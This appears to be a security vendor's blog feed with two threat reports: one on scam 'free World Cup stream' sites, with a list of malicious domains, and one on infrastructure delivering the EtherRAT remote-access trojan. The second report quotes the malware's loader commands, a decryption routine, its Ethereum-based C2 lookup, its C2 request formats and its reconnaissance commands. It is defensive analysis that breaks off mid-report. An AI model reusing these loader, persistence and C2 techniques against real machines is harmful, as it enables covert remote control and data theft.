โŒ

Normal view

“Free World Cup stream” sites are serving scams, not football

16 June 2026 at 15:00

With the World Cup on, youโ€™ll find no shortage of websites promising every match, live, in HD, for free. They look convincing, usually with a video player, a โ€œLive Stream Availableโ€ indicator, a row of server buttons, maybe a match schedule, and a โ€œWatch Liveโ€ button. Thereโ€™s no signup, no paywall, and seemingly, no catch.

But of course thereโ€™s a catch. These sites arenโ€™t really in the business of streaming football. What the page is really built to do is fire pop-ups, hidden ads, and redirects through an advertising network we detect as malicious. Instead of watching the match, visitors end up facing scams, malware, and fraudulent downloads.

Hereโ€™s how the scam works and how to stay out of it.

.kb-advanced-slider-423028_956a35-72 .kb-slider-pause-button{color:#fff;background-color:rgba(0, 0, 0, 0.8);border:1px solid transparent;}

    If theyโ€™re not real streaming sites, what are they?

    Weโ€™ve identified more than 40 websites that are effectively identical. They use different World Cup-themed names, but behind the scenes theyโ€™re running the same page template, the same code, and the same advertising infrastructure.

    A script generates a separate page for every match, making the operation cheap to run and easy to scale.

    When a stream appears at all, itโ€™s usually embedded from a third-party piracy service. The real business is the advertising surrounding the player.

    A typical page loads eight or more ad and tracking scripts from the same shady network, plus a handful of other ad domains. The hub the whole page is wired to is a domain we detect as malicious. Your data is the product; the โ€œstreamโ€ is the bait.

    Why these sites are dangerous, not just annoying

    Itโ€™s tempting to shrug this off as the usual price of free streams. But itโ€™s worse than facing a few annoying ads.

    The real threat is the ad network. This isnโ€™t mainstream, vetted advertising. The kind of ad network we flag as malicious is a common delivery route for the stuff that causes harm: fake virus warnings, bogus software update prompts that install malware, fake prize and verification pages, and forced redirects into subscription traps.

    The video window itself is untrusted. The stream is pulled from a third-party piracy service, not anything the site controls or vets. Pirated stream embeds are a well-known source of their own ads, redirects, and hidden clickable overlays, so even the part that looks like a video player can be working against you.

    Thereโ€™s nobody behind the counter. These are anonymous, disposable sites built around a major sporting event. Thereโ€™s no real company, no support, no accountability, and no reason for them to care what lands on your screen.

    Itโ€™s the oldest play in the scam handbook: take something millions of people want right now, present it nicely, and monetize the rush. Scammers donโ€™t create the demand, they just stand in front of it with a bucket and collect payment.

    How it works (a quick technical version)

    The first tap is hijacked. A script waits for your first click or tap anywhere on the page and uses it to open an ad in a new tab or window, often in the background. Before youโ€™ve watched a second of football, youโ€™ve already triggered an ad.

    The โ€œPlayโ€ button is a maze. Clicking Play doesnโ€™t play anything. Instead, youโ€™re sent through prompts like โ€œClick Resume to continueโ€ before you might reach a video. Every extra step is another click, and each click triggers more ads.

    Invisible ads load. The page quietly loads tiny, invisible 1ร—1-pixel ads and opens more tabs. These exist purely to generate paid ad views. The tactic has many of the hallmarks of ad fraud, and youโ€™re the unwitting traffic. More ads are injected into the player area the moment you try to watch.

    The stream is an afterthought. Often thereโ€™s no working stream at all, so the page loops you through โ€œStreams loadingโ€ฆ Retry,โ€ which means more clicks and more ads. Whether you ever see the match or not, the ads have already cashed in.

    What the ads are serving up

    The code fires the ads; but hereโ€™s what comes out the other end. On these pages, the injected ads tend to fall into two buckets, and neither has anything to do with football.

    The first is fake message notifications: little pop-ups designed to look like real chat alerts, complete with a strangerโ€™s photo and messages such as โ€œSeen my message yet? Letโ€™s talk!โ€ Some include fake voice messages or explicit thumbnails. Theyโ€™re made to look like notifications youโ€™ve forgotten to check so youโ€™ll click them.

    The second is crypto bait. These ads promote โ€œplay-to-earnโ€ games with promises of daily rewards, surprise drops, massive airdrops, and eye-catching claims like a โ€œ124% APY yield engine.โ€

    One warning sign is the promise of guaranteed triple-digit returns and free money for tapping a button. Thatโ€™s not how legitimate financial products work.

    Thatโ€™s the whole machine working end to end: football is the doorway, the malicious advertising network is the engine, and the scams are what itโ€™s actually selling.

    How to watch the World Cup safely

    These โ€œFree HD stream, every match, no catchโ€ sites use football as bait to funnel visitors through a malicious advertising network. Hereโ€™s how to stay safe:

    • Use official broadcasters and streaming services. Thatโ€™s where the legal and safe coverage lives.
    • Treat โ€œevery match, free, HD, no signupโ€ as a red flag. Broadcast rights are expensive. If a random website is giving everything away for free, itโ€™s making money some other way.
    • Donโ€™t follow a maze of interactions. If a streaming site opens pop-ups, launches extra tabs, or sends you through endless โ€œclick to continueโ€ screens, close it.
    • Never trust warnings or download prompts on these sites. Donโ€™t download anything, install anything, or enter any information.
    • Block ads and trackers in the browser. A tool like Malwarebytes Browser Guard can block the advertising and tracking domains these sites rely on, helping stop pop-ups and redirects before they load.
    • Keep your software up to date. Browser and operating system updates often fix security vulnerabilities that attackers try to exploit.
    • Use up-to-date, real-time anti-malware. If you do click something malicious, products like Malwarebytes Premium can block and remove malware before it causes damage.

    Indicators of compromise (IoCs)

    Domains

    arenaworldcupfootball.xyz
    footballworldcup.xyz
    freeworldcup.xyz
    freeworldcupstream.xyz
    freeworldcupstreaming.xyz
    livestreamingworldcup.xyz
    livestreamworldcup.xyz
    liveworldcup.today
    liveworldcup.xyz
    liveworldcup2026.xyz
    liveworldcupmatch.xyz
    matchoraworldcup.world
    matchworldcup.xyz
    sportivaworldcup.xyz
    sportworldcuponline.xyz
    watchworldcup.watch
    watchworldcup.world
    watchworldcup2026.xyz
    watchworldcupfree.live
    watchworldcupfree.online
    watchworldcupfree.xyz
    worldcup2026match.xyz
    worldcuparena.xyz
    worldcupfoootballmatch.xyz
    worldcupfootball.live
    worldcupfootballmat.live
    worldcupfootballmatch.live
    worldcupfootbmatch.xyz
    worldcupfreeonline.xyz
    worldcuplive.world
    worldcuplivestream.online
    worldcupmatch.online
    worldcupmatch.world
    worldcupmatch.xyz
    worldcupmatchlive.live
    worldcupsoccer.live
    worldcupsoccermatch.live
    worldcupstreameast.online
    worldcupstreameast.xyz
    worldcupusa.world
    worldcupusa.xyz


    Stop threats before they can do any harm.

    Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser โ†’

    Inside aย malicious infrastructure deliveringย EtherRAT,ย phishing pages,ย and malicious softwareย 

    15 June 2026 at 22:17

    During our recent threat hunting activities, we foundย EtherRATย malware being distributed by a website with a strange homepage.ย This homepageย allowed us to discover a vast malicious infrastructure distributing malware,ย malicious documents,ย remote desktopย software,ย and phishing pages.ย 

    EtherRATย isย a RATย developed in Node.jsย which allows an attacker to gain complete control over the machine and execute arbitrary code returned by the Command and Control (C2) server.ย The malware uses theย Etheriumย blockchain to obtainย theย C2 server, hence the โ€œEtherโ€ part of the name.ย EtherRATย is typically distributed via MSI,ย PowerShell, or JavaScriptย scripts.ย 

    An open directory that distributesย EtherRAT: where it all beganย 


    While threat hunting, we found an open directoryย that wasย distributingย MSI installersย and PowerShell scripts,ย whichย ultimately distributedย EtherRAT.ย In the analyzed cases, theย PowerShellย scriptsย and MSIย installersย were distributed from a โ€œ/installโ€ folder.ย  The versions have a progressive number, ranging from v1ย to v10.ย 

    Figureย 1: Open Directory hostingย EtherRATย MSIย 
    Open Directory hostingย EtherRATย MSIย 


    Theย returned home page caught our attention and prompted us to further explore the campaign.ย 

    The homepage returned by theย EtherRATย distribution websiteย 



    Analyzing domains and associatedย IPs with theย EtherRATย distribution, we detected other similarย home pages with a hacking-style theme. They appeared to belong to a larger distribution chain, which also distributes phishing, remoteย controlย software, and other malware.ย These websites usually have several folders with malware and phishing related content, and what is displayed depends on the specific infection chain.ย 

    Differentย websites thatย resolve toย the same IP addresses have previously returned pages related to fake companies or default templates. Theย use of these new pages could therefore be a method to make detection more difficult for automated scanners or researchers.ย  Here are some of the home pages we found:

    Some of theย maliciousย websitesย indexed on Googleย 

    EtherRATย is an interesting RAT, as it has few lines of code and allows the execution of arbitrary code returned by the C2 server. Furthermore, using theย Ethereumย blockchain to obtain the C2 server makes it more resilient to infrastructure takedowns.ย 

    Technical analysis ofย EtherRATย 

    The detected websites usually distribute an MSI or PowerShell script with the version name, such as v1.msi, v2.ps1, and so on.ย 

    MSI Loaderย 

    The MSI fileย โ€œv9.msiโ€ย containsย three components:ย 

    MSIย Filenameย Descriptionย 
    KmPuGimn.cmdย BAT launcherย 
    cDQMlQAru0.xmlย First Jscript loaderย 
    MRaQCipBIZeiZNx.logย Encryptedย EtherRATย 

    When the MSI is executed, theย โ€œKmPuGimn.cmdโ€ file is started:ย 

    conhostย --headlessย cmdย /c "KmPuGimn.cmd"ย 

    This obfuscated BAT file performs different operations:ย 

    • Extracts theย other files in a random folder in %LOCALAPPDATA%.ย 
    • Re-executes itself via:ย 
      • %SystemRoot%\System32\conhost.exe โ€“headless %SystemRoot%\System32\cmd.exe /c callย โ€œC:\Users\{user}\AppData\Local\{random_path}\KmPuGimn.cmdโ€ย nKWaย 
    • Runsย the commandย โ€œwhere nodeโ€ย to find an existing installation.ย 
    • Downloads Node.jsย if itโ€™s not foundย 
      • Uses โ€œcurl -sLoโ€ to download Node.js from the official website.ย 
      • Extracts to installation directory viaย โ€œtar -xfโ€.ย 
      • Renames extracted directory toย โ€œ28Q75hโ€.
    • Loops until bothย โ€œMRaQCipBIZeiZNx.logโ€ย andย โ€œcDQMlQAru0.xmlโ€ย exist, then executes:ย 
      • conhost.exe โ€“headlessย C:\Users\{user}\AppData\Local\{random_path}\{random_path}\node.exeย cDQMlQAru0.xmlย 

    The executed โ€œcDQMlQAru0.xmlโ€ย is a loader thatย decrypts theย embedded codeย with a XORย functionย andย then executesย it with โ€œvm.compileFunctionโ€.ย 

    decrypted[i] = (encrypted[i] -ย key[iย %ย key.length] -ย i) & 0xFFย 
    The embedded decrypted codeย 

    The decrypted code:ย 

    • Copies node.exeย in โ€œC:\Users\{user}\AppData\Local\{random_path}\{random_path}\_MJlLlt5.exeโ€.ย 
    • Adds a registry key for persistence with โ€œconhost.exeย โ€“headlessโ€.ย 
    • Decryptsย โ€œMRaQCipBIZeiZNx.logโ€ andย executesย itย withย โ€œ_MJlLlt5.exeโ€ย stdin.ย 

    The decryption algorithm is aย customย stream-like decoding routing based on XOR, byte rotations andย anย accumulator:ย 

    for e in range(len(data)):ย 
    ย ย ย ย byte = data[e]ย 
    ย ย ย ย g =ย prevย 
    ย ย ย ย prevย = byteย 
    ย ย ย  byte = (byte - g) & 0xffย 
    ย ย ย  byte = byte ^ย n[e %ย len(n)] ^ ((e >> 8) & 0xff)ย 
    ย ย ย  byte =ย si[byte]ย 
    ย ย ย  byte = (byte -ย k[e %ย len(k)]) & 0xff
    ย ย ย ย result[e] = byteย 

    Theย finalย stage isย to deploy EtherRAT.ย EtherRATย allows the attacker to:ย 

    • Executeย arbitraryย JavaScript code received by the C2 server.ย This allows the attacker to execute new commands, perform operations on files and folders,ย modifyย the registry, and exfiltrate data.ย 
    • Get a new C2 server using the Ethereumย blockchain.ย 
    • Reobfuscateย itself.ย 
    • Save the logs to โ€œsvchost.logโ€.ย 
    Part of decryptedย EtherRATย codeย 

    Theย EtherRATย uses Ethereumโ€™sย โ€œeth_callโ€ย JSON-RPC method to retrieve the active C2 URL from a smart contract on the Ethereumย mainnet.ย ย 

    Theย blockchainย parameters in this case are:ย 

    • Contract: 0x88ea8d0bc4146f0a018e989df3fd089ac48f9a58ย 
    • Function selector: 0x7d434425ย 
    • Argument: 0xf6a772e163e64b07f658946f863b5d457d88f9f0ย 
    The decoded C2 from Ethereum blockchainย 

    The contacted URLs to obtain the C2 server endpointย are:ย 

    • mainnet[.]gateway[.]tenderly[.]coย 
    • rpc[.]flashbots[.]net/fastย 
    • rpc[.]mevblocker[.]ioย 
    • eth-mainnet[.]public[.]blastapi[.]ioย 
    • ethereum-rpc[.]publicnode[.]comย 
    • eth[.]drpc[.]orgย 
    • eth[.]merkle[.]ioย 

    Polling requests use randomized URL patternsย based on some parameters defined in the code:ย 

    GET /api/<4-byte-hex>/<victim-uuid>/<4-byte-hex>.<ext>?<param>=<build-id>ย 
    X-Bot-Server: <c2_url>ย 

    In the analyzed sample, the parameters are:ย 

    • Build ID: โ€œ6f816d80-0d6c-4384-9cd6-6b79965fc08fโ€ย 
    • ext:ย randomly selected fromย โ€œpngโ€,ย โ€œjpgโ€,ย โ€œgifโ€,ย โ€œcssโ€,ย โ€œicoโ€,ย โ€œwebpโ€.ย 
    • param:ย randomly selected fromย โ€œidโ€,ย โ€œtokenโ€,ย โ€œkeyโ€,ย โ€œbโ€,ย โ€œqโ€,ย โ€œsโ€,ย โ€œvโ€.ย 

    After startup, the RATย sendsย its own source code toย the C2 server. The C2 responds with a newly obfuscated version of the script, which is written back to disk, making each execution generate a new file hash.ย 

    POST /api/[REOBF_PATH]/<victim-uuid>ย 
    Body:ย { "code": "<current_script_contents>", "build": "<build_id>" }ย 

    After theย EtherRATย execution, weย observedย different post-compromisedย cmd.exeย activities to check the environment. For example:ย 

    • powershellย -NoProfileย -NonInteractiveย -WindowStyleย Hidden -Command โ€œ(Get-WmiObjectย Win32_VideoController).Nameโ€
    • reg query โ€œHKLM\SOFTWARE\Microsoft\Cryptographyโ€ /vย MachineGuidย 
    • powershellย -NoProfileย -NonInteractiveย -WindowStyleย Hidden -Command โ€œ(Get-WmiObjectย Win32_ComputerSystem).Domainโ€ย 
    • powershellย -NoProfileย -NonInteractiveย -WindowStyleย Hidden -Command โ€œ(Get-WmiObjectย Win32_ComputerSystem).PartOfDomainโ€ย 
    • cmd.exe /d /s /c โ€œnet sessionโ€ย 
    EtherRATย logsย 

    PowerShell Loaderย 

    Theย activities performedย by the PowerShell loadersย areย very similarย toย the last stage of the JS script of the MSI installer:ย 

    • Downloadsย Node.js ifย itโ€™sย not present.ย 
    • Create the necessary directories.ย 
    • Decode theย EtherRATย with a custom decryptionย algorithm.ย 
    • Executeย Node.js withย conhost.exeย and the decryptedย EtherRATย payload.ย 

    We detected some variants ofย the PowerShell loader hostedย onย these websites; namely that the functionsโ€™ namesย and the decryption functionsย change in the analyzed PowerShell scripts.ย 

    The decryption ofย EtherRATย payloadย with the custom decryptionย algorithmย 

    Tracking theย malicious infrastructureย 

    When weย analyzedย the different websites with theย โ€œhacking-themeโ€ย pages,ย we found thatย in the pastย many had hosted multiple phishing pagesย in some specific paths. For example:ย 

    • /zht/sharep-redirect.htmlย 
    • /bl/me.phpย 
    • /t/teamsย 
    • /teams/Windows/invite.phpย 

    It seems that these domainsย and IPsย areย actually partย of a much larger infrastructure that distributes malware, phishing, malicious documents, and remote software.ย It is possible that these infrastructures are shared by multiple threat actors who activate differentย URLย endpoints based on the specific campaign.ย 

    Interestingly,ย the majority of theย domainsย related to this malicious infrastructureย in the past also returned an HTML page related to a โ€œBulletproof Infrastructureโ€ service.ย ย 





    We found that these phishing campaigns typicallyย startย via emailsย with documents attached, such as PDF or Excelย files.ย These documents askย the userย to click a link to view another document.ย Below are two examples of the phishing documentsย attached to the emails:

